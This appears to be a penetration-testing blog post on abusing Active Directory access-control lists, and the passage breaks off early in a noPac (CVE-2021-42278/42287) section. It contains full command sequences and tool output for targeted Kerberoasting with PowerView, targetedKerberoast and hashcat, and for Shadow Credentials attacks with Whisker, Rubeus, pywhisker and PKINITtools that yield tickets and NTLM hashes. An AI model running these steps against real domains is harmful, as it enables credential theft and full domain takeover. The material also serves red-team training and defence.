ACL Hacking in Active Directory: The Hidden Keys to the Kingdom
Forget zero-days—most AD compromises happen because someone forgot to double-check an Access Control List.
When you’re poking around Active Directory, ACLs (Access Control Lists) are basically the rulebook that decides who gets to do what. If AD were a massive office building, the ACL would be the security guard standing at every door with a clipboard, checking IDs before letting anyone in—or, in our case, handing them the keys.
What exactly is an ACL?
At its core, an ACL is just a list attached to an object (like a user, a group, or a computer). This list contains several ACEs (Access Control Entries). Think of an ACE as a single line item that says: “User ‘Bob’ has permission to ‘Reset Password’ for ‘User Alice’.”
In AD, there are two main types you’ll run into:
- DACL (Discretionary Access Control List): This is the one we care about for hacking. It defines who has (or is denied) access to an object.
- SACL (System Access Control List): This is for the admins. It handles auditing—basically logging who tried to touch what.
The Role of ACLs (and why they break)
The role of an ACL is to enforce the Principle of Least Privilege. In a perfect world, a helpdesk guy should only have the ACL permissions to reset passwords, not the power to delete the entire “Domain Admins” group.
But here’s the reality: Active Directory is old, messy, and usually managed by overstretched IT teams. Over time, permissions get “nested” or inherited in ways nobody intended.
Quick Note: Most AD breaches aren’t about some sophisticated zero-day exploit. They happen because an attacker finds a forgotten ACL that gives a random “Print Operator” the power to modify a high-level service account.
Why this is a goldmine for us
From a pentesting perspective, ACLs are a logic flaw. You aren’t “breaking” the system; you’re just using the permissions exactly how they were written—it’s just that the person who wrote them made a mistake.
If I find an ACL that says my low-level user has GenericAll (full control) over a Group Policy Object (GPO), I don’t need to crack a password. I just need to tell that GPO to give me a backdoor. It’s not a bug; it’s a feature being used against itself.
The Comprehensive Map of DACL Abuses
If you’re looking at a BloodHound graph or a PowerView output, the sheer number of permissions can be overwhelming. Let’s break down exactly what you can do based on the specific attributes and ACEs you’ve uncovered.
1. The “Big Three” (Direct Object Control)
These allow for total takeover of the target object, usually by chaining into other permissions.
GenericAllTotal control. You can change passwords, modify any attribute, or even delete the object. All Attacks and Abuses we are gonna talk about in this blog are included to the account Having GenericAll Permission
WriteDACLYou can modify the security descriptor. The goal here is always to grant yourself
GenericAll.WriteOwnerYou take ownership of the object. Once you own it, you can rewrite the DACL to give yourself full control.
2. Group Membership Abuses
If your target is a Group, these are your “In” tokens.
AddMemberDirectly add any user (including yourself) to the group.
Self-Membership (Self)Usually found as an “Extended Right.” It allows the trustee to add themselves to the group.
GenericWrite / WritePropertyIf you have these on a group, you can modify the
memberattribute to add new accounts.
3. User & Computer Attribute Manipulation
This is where things get creative. By modifying specific attributes, you can trick the system into giving you access.
Abusing GenericWrite / WriteProperty
msDS-AllowedToDelegateToAccountUsed to configure Resource-Based Constrained Delegation (RBCD). You can make a computer trust an account you control, then impersonate anyone on that machine.
AddKeyCredentialLinkThe “Shadow Credentials” attack. You add a public key to the user’s attribute, allowing you to authenticate as them using a certificate (PKINIT).
WriteSPNAdd a Service Principal Name to a user. This turns a regular user into a target for Kerberoasting.
scriptPathChange the login script path to a malicious executable on a share you control.
GPO Specific Abuses
If you have GenericWrite or WriteProperty over a GPO, you can modify:
gPCMachineExtensionNames / gPCFileSysPathTo push malicious settings or scripts to all computers the GPO applies to.
WriteGPLinkLink a malicious GPO you control to an OU or Domain.
4. Extended Rights & Specialized Abuses
These are specific “Tasks” granted to users that bypass standard restrictions.
ForceChangePasswordReset a user’s password without knowing their current one.
ReadLAPSPassword / SyncLAPSPasswordSteal the local administrator password for computers managed by LAPS.
ReadGMSAPasswordRetrieve the password for Group Managed Service Accounts.
DCSync Rights(
DS-Replication-Get-Changes&DS-Replication-Get-Changes-All). If you have these on the Domain object, you can pull password hashes for any user directly from the Domain Controller.
5. Advanced & Cloud-Linked Abuses
AZRoleEligible / AZRoleApproverFound in hybrid environments, these allow you to escalate into Entra ID (Azure) roles.
CreateChild / DeleteChildCreate new objects (like a new user) inside an OU, or delete critical ones.
SpoofSIDHistory / AbuseTGTDelegationA legacy abuse that allows you to add high-privilege SIDs to your own account’s history to bypass authorization.
Tip: When you see
AllExtendedRights, it means you have the power to perform all of the specialized tasks listed above for that object. It’s essentially “Full Control” for specific AD operations.
Attacks Related To DACLs & Permissions
There are many attacks related to DACL as we can exploit other users , add ourselves to groups , take ownership of groups due to misconfigured permission , so we are gonna talk about many attacks till now (2026) and gonan talk also about TTPs and Latest CVEs in that blog , keep reading
1. Kerberoasting Attack
Kerberoasting is one of the most common privilege escalation techniques in Active Directory environments.
It targets service accounts associated with Service Principal Names (SPNs) and allows an attacker to obtain Kerberos service tickets that can be cracked offline to recover the account password.
The key advantage of Kerberoasting is that no elevated privileges are required by default. However, in DACL abuse scenarios we can perform targeted Kerberoasting even when the target user does not already have an SPN.
This becomes possible when an attacker has permission to modify attributes on the target account.
TGS tickets are encrypted with a key derived from the password of the service account or machine account. By cracking the TGS offline, an attacker can recover the service account password and authenticate as that account to access the server and its resources. If the account is configured for delegation (such as Constrained Delegation or Resource-Based Constrained Delegation), the attacker may also be able to impersonate other users when accessing the delegated services on that server or other permitted servers.
When Kerberoasting via DACL Abuse is Possible
Targeted Kerberoasting becomes possible when the controlled account has any of the following permissions over the target user:
GenericAllGenericWriteWritePropertyWriteSPNValidated-SPN
These permissions allow an attacker to add a fake SPN to the target account, request a Kerberos service ticket for that SPN, and then crack the resulting hash offline.
Verifying the Permission
Before attempting the attack, we must verify that our controlled account actually has the required permission over the target.
Example: Checking DACL Entries

The hacker has GenericWrite Permission over the victim
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
PS C:\Tools> Set-ExecutionPolicy Bypass -Scope CurrentUser -Force
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $userSID = (Get-DomainUser -Identity hacker ).objectsid
PS C:\Tools> Get-DomainObjectAcl -Identity victim | ?{$_.SecurityIdentifier -eq $userSID}

ObjectDN               : CN=victim,CN=Users,DC=corp,DC=LOCAL
ObjectSID              : S-1-5-21-xxxxxxxxxx-xxxxxxxxxx-xxxxxxxxxx-1234
ActiveDirectoryRights  : WriteProperty
ObjectAceFlags         : ObjectAceTypePresent
ObjectAceType          : f3a64788-5306-11d1-a9c5-0000f80367c1
InheritedObjectAceType : 00000000-0000-0000-0000-000000000000
BinaryLength           : 56
AceQualifier           : AccessAllowed
IsCallback             : False
OpaqueLength           : 0
AccessMask             : 32
SecurityIdentifier     : S-1-5-21-xxxxxxxxxx-xxxxxxxxxx-xxxxxxxxxx-1234
AceType                : AccessAllowedObject
AceFlags               : ContainerInherit
IsInherited            : False
InheritanceFlags       : ContainerInherit
PropagationFlags       : None
AuditFlags             : None
Access mask : WriteProperty appears when you as attacker have permission of GenericAll,GenericWrite,WriteProperity
1
2
3
4
5
6
PS C:\Tools> Set-ExecutionPolicy Bypass -Scope CurrentUser -Force
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainUser Victim | Select serviceprincipalname

serviceprincipalname
--------------------
Set New SPN for the victim user
1
2
3
4
5
PS C:\Tools> Set-DomainObject -Identity victim -Set @{serviceprincipalname='test/TEST'} -Verbose

VERBOSE: [Get-DomainSearcher] search base: LDAP://DC01.CORP.LOCAL/DC=CORP,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=rita)(name=rita)(displayname=rita))))
VERBOSE: [Set-DomainObject] Setting 'serviceprincipalname' to 'test/TEST' for object 'victim'
Getting The Hash for the victim user :
1
2
3
4
PS C:\Tools> $User = Get-DomainUser Victim
PS C:\Tools> $User | Get-DomainSPNTicket | Select-Object -ExpandProperty Hash

$krb5tgs$23$*Victim$CORP.LOCAL$test/TEST*$XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX$XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX<SNIP>
- if the hash of the victim starts with $krbtgs$23$* then that hash is RC4 ,
- if starts with $krb5tgs$18$* then AES256
Crack The Hash
- Cracking $krb5tgs$18$* mode is 19700
- Cracking $krbtgs$23$* mode is 13100
1
root@root#  hashcat -m 13100 /tmp/rita.hash /usr/share/wordlists/rockyou.txt --force
** From Linux Machine **
1
2
3
4
5
6
7
8
9
10
11
12
13
root@root# python3 examples/dacledit.py -principal hacker -target victim -dc-ip 10.10.10.1 corp.local/hacker:Password123

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-xxxxxxxxxx-xxxxxxxxxx-xxxxxxxxxx-1234)
[*]   ACE[5] info
[*]     ACE Type                  : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags                 : CONTAINER_INHERIT_ACE
[*]     Access mask               : WriteProperty
[*]     Flags                     : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)        : Validated-SPN (f3a64788-5306-11d1-a9c5-0000f80367c1)
[*]     Trustee (SID)             : hacker (S-1-5-21-xxxxxxxxxx-xxxxxxxxxx-xxxxxxxxxx-1234)
Access mask : WriteProperty appears when you as attacker have permission of GenericAll,GenericWrite,WriteProperity
Preparing the Attack Environment
We can perform targeted Kerberoasting from either Linux or Windows.
Below are the setup steps for the Linux attack environment
1
2
3
4
5
6
7
8
9
10
11
12
13
root@root# git clone https://github.com/ShutdownRepo/targetedKerberoast
root@root# cd targetedKerberoast
root@root# python3 -m pip install -r requirements.txt
root@root# python3 targetedKerberoast.py -vv -d corp.local -u hacker -p Password123 --request-user victim --dc-ip 10.10.10.1

[*] Starting kerberoast attacks
[*] Attacking user (victim)
[DEBUG] {'Victim': {'dn': 'CN=Victim,CN=Users,DC=CORP,DC=LOCAL', 'spns': []}}
[DEBUG] User (%s) has no SPN, attempting a targeted Kerberoasting now
[VERBOSE] SPN added successfully for (Victim)
[+] Printing hash for (Victim)
$krb5tgs$23$*victim$CORP.LOCAL$corp.local/victim*$e8xxxxxxxxxxxxxxxxxxxxxxxxxc0f70<SNIP>
[VERBOSE] SPN removed successfully for (victim)
the above script would make 3 actions :
- Add a temporary SPN to the target account
- Request a Kerberos service ticket
- Output the hash in crackable format
if there is problem appeared as : Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great) need to synchronize the Clock between
1
root@root# sudo ntpdate <DC_Ip>
Crack The Hash
Cracking $krb5tgs$18$* mode is 19700
Cracking $krbtgs$23$* mode is 13100
1
root@root# hashcat -m 13100 /tmp/rita.hash /usr/share/wordlists/rockyou.txt --force
We can test the password for the victim user with netexec - smbexec - nimexec - crackmapexec - psexec - Nopsexec etc…
1
2
3
root@root# netexec smb 10.10.10.1 -u victim -p <crack_password>

SMB         10.10.10.1   445    DC01             [+] CORP.LOCAL\victim:Password123
2. Shadow Credentials Attack
Shadow Credentials is an advanced account takeover technique that abuses Windows Hello for Business (WHfB) and PKINIT (Public Key Cryptography for Initial Authentication) to achieve passwordless authentication.
Instead of resetting passwords or cracking hashes, this attack allows an attacker to:
- Authenticate as the target without knowing the password
- Obtain a TGT (Ticket Granting Ticket)
- Extract the NTLM hash of the target
This makes it more stealthy and reliable than techniques like:
- Password Reset
- Kerberoasting
- RBCD
When Shadow Credentials is Possible
This attack is possible when the attacker-controlled account has:
GenericAllGenericWriteWritePropertyovermsDS-KeyCredentialLink
Kerberos Pre-Authentication (Background)
Kerberos authentication uses a pre-authentication step to prevent offline attacks.
Normally:
- Client encrypts timestamp using password-derived key
- KDC decrypts and verifies
- If valid → TGT is issued
PKINIT (Public Key Authentication)
PKINIT allows authentication using certificates instead of passwords.
Flow:
- Client sends AS-REQ with data encrypted using private key
- KDC validates certificate
- TGT is issued
This is the foundation of Shadow Credentials.
Passwordless Authentication (Key Trust Model)
One of the main things needed to perform that attack is that AD CS / PKI must exist. as it depends mainly on Certificates .
The client’s public key is stored in the multi-value attribute, msDS-KeyCredentialLink.
This attribute’s values are Key Credentials, serialized objects containing information such as the creation date, the distinguished name of the owner, a GUID that represents a Device ID, and, of course, the public key. It is a multi-value attribute because an account has several linked devices.
Shadow Credentials Concept
If an attacker can modify the msDS-KeyCredentialLink attribute, they can inject a malicious Key Credential and authenticate as the target account using PKINIT, effectively obtaining a TGT.
While the TGT itself does not contain the NTLM hash, it can later be leveraged in a PKINIT + U2U flow to extract the NTLM hash from the PAC
They can:
- Add their own key (fake credential)
- Authenticate as the target via PKINIT
- Obtain TGT and NTLM hash
Attacking Shadow Credentials with Windows
Enumeration
1
2
3
4
5
6
7
8
9
10
$searcher = New-Object System.DirectoryServices.DirectorySearcher
$searcher.Filter = "(msDS-KeyCredentialLink=*)"
$searcher.PropertiesToLoad.AddRange(@("samaccountname","distinguishedname")) | Out-Null

$searcher.FindAll() | ForEach-Object {
    [PSCustomObject]@{
        User = $_.Properties.samaccountname
        DN   = $_.Properties.distinguishedname
    }
}
and the output like that :
1
2
3
User      DN
----      --
{eliot} {CN=Eliot,CN=Users,DC=Corp,DC=local}
also we can Import-Module as PowerView.ps1 and use it
1
2
3
powershell -ep bypass
Import-Module .\Powrview.ps1
Get-DomainUser -Filter '(msDS-KeyCredentialLink=*)'
The Output Would be like that (if misconfiguration found)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
logoncount             : 5
msds-keycredentiallink : B:828:00020000200001A98B9A34A7566C0B8633DF6ADBF934CFE79BE8617097536146F1F062ED29659920000272FF2D049DD5FE5E47932D12B0E3C0D9922133B1A18B06B2E855
                         C441B606418B1B0103525341310008000003000000000100000000000000000000010001B5937A146A2068FF789505A762FD841BC944CF85A740E47C9195B6DE31B44915352B40
                         8A8B8515CB346D96F0C444C8BDB56E80AD01A21F34E4DEAC3E2B0562D72812634679D10F2A5B4C214C4DB8EF58D31933C9163D6A426A79BDA4CCBDDC5A1889C234A416F0F3FE73
                         08F7939D0B0FFBDC8D89B080617A407819D4F2C0DEA469AC1B3F0F96428B0D84722739A033E180F6A24B21C39210E3F05999BE5AEC8DB9BAE0EAAF9D5006AC54637D6EDD478341
                         76E850875F88A4B0D944BDC3A63E30D948EBFEC02F4332424F65342018714E5BF971232F0AB6E302393202FF73488D5B4D62B43E52DAD19C20850BF40028D477CFC3543121161E
                         AF84926E9F40443D0100040101000500100006937A2D4642F339A196FC2C750D2F4C890200070100080008B1DB0C23BC98DA01080009B1DB0C23BC98DA01:CN=Eliot,CN=Use
                         rs,DC=Corp,DC=local
badpasswordtime        : 01/01/1601 01:00:00
distinguishedname      : CN=Eliot,CN=Users,DC=lab,DC=local
objectclass            : {top, person, organizationalPerson, user}
displayname            : Eliot
lastlogontimestamp     : 27/04/2024 18:18:37
userprincipalname      : eliot@Corp.local
name                   : Elit
objectsid              : S-1-5-21-2570265163-xxxxxxxxxx-xxxxxxxxxx-1234
samaccountname         : eliot

after enusring we are able to execute the attack , then we need to read the value of the msDS-KeyCredentialLink attribute of the target.
1
2
3
4
5
.\Whisker.exe list /target:Eliot
[*] Searching for the target account
[*] Target user found: CN=Eliot,CN=Users,DC=lab,DC=local
[*] Listing deviced for eliot:
    DeviceID: 462d7a93-f342-a139-96fc-2c750d2f4c89 | Creation Time: 27/04/2024 18:01:17
we found account for user called Eliot and has DeviceID which is considered GUID identifier for Credential Entry
We found one key in this account. To add new credentials, we have two options: We can provide a certificate file that will be used as the alternative credentials for the account, or we can use .\Whisker.exe add /target:eliot to generate the certificate and print the Rubeus command needed to retrieve the account’s TGT and NTLM hash.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
PS C:\Tools> .\Whisker.exe add /target:Eliot
[*] No path was provided. The certificate will be printed as a Base64 blob
[*] No pass was provided. The certificate will be stored with the password cw7I7QaHMS44q5xt
[*] Searching for the target account
[*] Target user found: CN=Eliot,CN=Users,DC=lab,DC=local
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID 48d97546-cac9-4e92-981b-e89da231f7a8
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] You can now run Rubeus with the following syntax:

Rubeus.exe asktgt /user:eliot /certificate:MIIJuAIBAzCCCXQGC..SNIP...6F9yJkzw28UnNcCs/0aclXHfAwICB9A= /password:"cw7I7QaHMS44q5xt" /domain:lab.local /dc:LAB-DC.corp.local /getcredentials /show
the output of the above command tells us to use the command Rubeus.exe asktgt …SNIP… but don’t forget to add /nowrap option for the command (Very Important) That command would add new credentials inside the victim attribute
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
 .\Rubeus.exe asktgt /user:eliot /certificate:MIIJuAIBAzCCCXQGC..SNIP...6F9yJkzw28UnNcCs/0aclXHfAwICB9A= /password:"cw7I7QaHMS44q5xt" /domain:corp.local /dc:LAB-DC.corp.local /getcredentials /show /nowrap

  ______    _
 (_____ \   | |
  _____) )_ _| |__ _____ _ _ ___
 | __ /| | | | _ \| ___ | | | |/___)
 | | \ \| |_| | |_) ) ____| |_| |___ |
 |_| |_|____/|____/|_____)____/(___/

 v2.3.2

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=eliot
[*] Building AS-REQ (w/ PKINIT preauth) for: 'corp.local\eliot'
[*] Using domain controller: fe80::f11e:5faf:4886:146a%15:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

   doIGJjCCBiKgAwIBBaEDAgEWooIFRTCCBUFhggU9MIIFOaADA...SNIP...

[*] Getting credentials using U2U

 CredentialInfo    :
  Version       : 0
  EncryptionType   : rc4_hmac
  CredentialData   :
   CredentialCount  : 1
    NTLM       : 2D1DA879CA71003...SNIP...
**We need to open new windows powershell with that session number as :
1
 .\Rubeus.exe createnetonly /program:powershell.exe /show
and in the new shell to perform a Pass the Ticket attack
1
2
3
4
5
6
7
8
9
10
11
12
13
.\Rubeus.exe ptt /ticket:doIGJjCCBiKgAwIBBaEDAgEWooIFRTCCBUFhggU9MIIFOaADA...SNIP...

  ______    _
 (_____ \   | |
  _____) )_ _| |__ _____ _ _ ___
 | __ /| | | | _ \| ___ | | | |/___)
 | | \ \| |_| | |_) ) ____| |_| |___ |
 |_| |_|____/|____/|_____)____/(___/

 v2.3.2

[*] Action: Import Ticket
[+] Ticket successfully imported!
now the ticket inside your memory
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
PS C:\Tools> klist

Current LogonId is 0:0x2e5361

Cached Tickets: (1)

#0>     Client: eliot @ CORP.LOCAL
        Server: krbtgt/corp.local @ CORP.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 3/17/2026 22:47:51 (local)
        End Time:   3/18/2026 8:47:51 (local)
        Renew Time: 3/24/2026 22:47:51 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
Attacking Shadow Credentials with Linux
The Fist step to ensure that we have the permission to execute our attack is to search for two things , the first thing is GenericWrite - GenericAll - WriteProperity , the second thing is msds-AddKeyCredentialLink attribute enabled inside victim user ,
1- First Search for AddKeyCredentialLink Attribute
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
ldapsearch -x -H ldap://10.129.228.236 -D "hacker@lab.local" -w 'Password123' -b "DC=lab,DC=local" "(msDS-KeyCredentialLink=*)" sAMAccountName
# extended LDIF
#
# LDAPv3
# base <DC=lab,DC=local> with scope subtree
# filter: (msDS-KeyCredentialLink=*)
# requesting: sAMAccountName
#

# Eliot, Users, lab.local
dn: CN=Eliot,CN=Users,DC=lab,DC=local
sAMAccountName: Eliot

# search reference
ref: ldap://ForestDnsZones.lab.local/DC=ForestDnsZones,DC=lab,DC=local

# search reference
ref: ldap://DomainDnsZones.lab.local/DC=DomainDnsZones,DC=lab,DC=local

# search reference
ref: ldap://lab.local/CN=Configuration,DC=lab,DC=local
as we can see there is user called Eliot , msDS-KeyCredentialLink found
1
2
3
4
5
6
7
8
9
10
11
12
13
14
git clone -q https://github.com/ShutdownRepo/pywhisker
python3 pywhisker.py -d lab.local -u jeffry -p Music001 --target gabriel --action add

[*] Searching for the target account
[*] Target user found: CN=Gabriel,CN=Users,DC=lab,DC=local
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: a37a618e-ac85-4053-3519-12bf69744e5b
[*] Updating the msDS-KeyCredentialLink attribute of gabriel
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[+] Saved PFX (#PKCS12) certificate & key at path: BX4EWk8m.pfx
[*] Must be used with password: KQAx5lHP3h9TtzNly2Us
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
The output provides us with three essential things: the KeyCredential DeviceID, the name of the certificate (in this case, BX4EWk8m.pfx), and the certificate’s password KQAx5lHP3h9TtzNly2Us. We can use those values with PKINITtools to get a TGT as Gabriel, but before that, let’s install PKINITtools:
1
2
git clone -q https://github.com/dirkjanm/PKINITtools
pip3 install impacket minikerberos
gettgtpkinit.py is one of the tools available in PKINITtools, that will help us generate the TGT. We will use the option -cert-pfx
1
2
3
4
5
6
7
8
9
10
11
12
13
python3 gettgtpkinit.py -cert-pfx ../pywhisker/BX4EWk8m.pfx -pfx-pass KQAx5lHP3h9TtzNly2Us lab.local/eliot eliot.ccache

2024-02-15 12:53:15,655 minikerberos INFO  Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2024-02-15 12:53:15,667 minikerberos INFO  Requesting TGT
INFO:minikerberos:Requesting TGT
2024-02-15 12:53:15,954 minikerberos INFO  AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2024-02-15 12:53:15,954 minikerberos INFO  46c30d948cbe2ab0749d2f72896692c18673e9a4fae6438bff32a33afb49245a
INFO:minikerberos:46c30d948cbe2ab0749d2f72896692c18673e9a4fae6438bff32a33afb49245a
2024-02-15 12:53:15,956 minikerberos INFO  Saved TGT to file
INFO:minikerberos:Saved TGT to file
1
KRB5CCNAME=eliot.ccache python3 getnthash.py -key 46c30d948cbe2ab0749d2f72896692c18673e9a4fae6438bff32a33afb49245a lab.local/eliot
1
 KRB5CCNAME=eliot.ccache smbclient.py -k -no-pass LAB-DC.CORP.LOCAL
**actually if you are targetting machine account then you need to add $ at the end of the machine name as machine1$
3. sAMAccountName Spoofing (CVE-2021-42278 & CVE-2021-42287)
In November 2021, Microsoft patched two critical Active Directory vulnerabilities that, when chained together, allow any low-privileged domain user to escalate to Domain Admin in a matter of minutes — with nothing more than a valid username and password.
| CVE | Name | CVSS | Component |
|---|---|---|---|
| CVE-2021-42278 | SAM Name Impersonation | 7.5 | Active Directory Domain Services |
| CVE-2021-42287 | KDC Bamboozling | 7.5 | Kerberos KDC / PAC |
The combined attack is commonly known as noPac (short for no PAC, because the vulnerability involves ticket manipulation without a PAC) or sAMAccountName Spoofing.
Impact: Any authenticated domain user → Domain Admin → Full domain compromise.
Background: Key Concepts
Before diving into the exploit, you need to understand a handful of Active Directory and Kerberos primitives.
sAMAccountName
The sAMAccountName attribute is the pre-Windows 2000 logon name for an AD object. It uniquely identifies users and computers within a domain:
- User accounts:
john.doe - Computer accounts:
WORKSTATION01$(always ends with$)
The trailing $ is a convention, not a technically enforced constraint — and that is exactly the problem.
MachineAccountQuota (ms-DS-MachineAccountQuota)
By default, every domain user can create up to 10 computer accounts in Active Directory. This is controlled by the domain-level attribute ms-DS-MachineAccountQuota (default value: 10).
The creator of a computer account is automatically granted write permissions over that account’s attributes, including sAMAccountName and servicePrincipalName.
Kerberos S4U2Self
S4U (Service for User) is a Kerberos protocol extension that allows a service to request a service ticket on behalf of any user — including an administrator — without needing their credentials. The S4U2Self extension lets a service request a ticket to itself for any user.
Privilege Attribute Certificate (PAC)
A PAC is a Microsoft extension embedded in Kerberos tickets that carries user authorization data (group memberships, privileges). The KDC embeds the requestor’s identity in the PAC so it can verify ticket ownership later.
The Vulnerabilities Explained
CVE-2021-42278 — SAM Name Impersonation
Active Directory does not validate that a computer account’s sAMAccountName ends with a $ character. This means any user who controls a computer account (e.g., one they created via MachineAccountQuota) can rename it to anything — including the name of a Domain Controller, without the trailing $.
1
2
DC sAMAccountName:  DC01$
Attacker renames:   DC01    <-- no $ sign, AD allows this
The KDC uses sAMAccountName to look up accounts during ticket issuance. Naming your fake computer account DC01 creates ambiguity with DC01$.
CVE-2021-42287 — KDC Bamboozling
When a service ticket is requested via S4U2Self and the KDC cannot find the account referenced in the TGT, it automatically appends a $ and tries again.
The attack sequence exploits this fallback behavior:
- Attacker has a TGT issued for
DC01(their renamed computer account). - Attacker renames the computer account back to
ControlledComputer$. - Now there is no account named
DC01in AD. - Attacker requests a service ticket via S4U2Self, impersonating
Administrator. - The KDC cannot find
DC01, appends$, findsDC01$(the real Domain Controller). - The KDC issues a service ticket as if it came from the Domain Controller, for the Administrator.
- Full domain compromise.
Attack Flow Diagram
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
[Low-Priv User]
      |
      | (1) Create computer account: ControlledComputer$
      |
      | (2) Clear SPNs on ControlledComputer$
      |
      | (3) Rename sAMAccountName: ControlledComputer$ --> DC01
      |         (CVE-2021-42278: no validation on missing $)
      |
      | (4) Request TGT for "DC01" (our fake computer)
      |         KDC issues TGT with requestor = DC01
      |
      | (5) Rename sAMAccountName back: DC01 --> ControlledComputer$
      |         Now NO account named "DC01" exists
      |
      | (6) S4U2Self: request ST impersonating Administrator
      |         KDC: can't find "DC01", tries "DC01$" --> real DC!
      |         (CVE-2021-42287: KDC fallback appends $)
      |         KDC issues ST for Administrator @ DC01$
      |
      v
[Domain Admin Service Ticket]
      |
      | (7) DCSync / secretsdump --> dump NTLM hashes
      |
      v
[Full Domain Compromise]
Prerequisites
Before exploitation, verify the following requirements are met:
| Requirement | Details | Default |
|---|---|---|
| Valid domain user credentials | Username + password (or hash) | Required |
ms-DS-MachineAccountQuota > 0 | Allows creating computer accounts | 10 (default) |
| DC missing Nov 2021 patches | KB5008102, KB5008380, KB5008602 | Unpatched = vulnerable |
| Network access to DC | TCP 88 (Kerberos), 389/636 (LDAP), 445 (SMB) | Required |
Check MachineAccountQuota
Linux (netexec/crackmapexec):
1
2
3
4
5
6
7
# Using netexec
netexec ldap 10.10.10.10 -u username -p 'Password123' -d 'domain.local' --kdcHost 10.10.10.10 -M MAQ

# Using ldapsearch
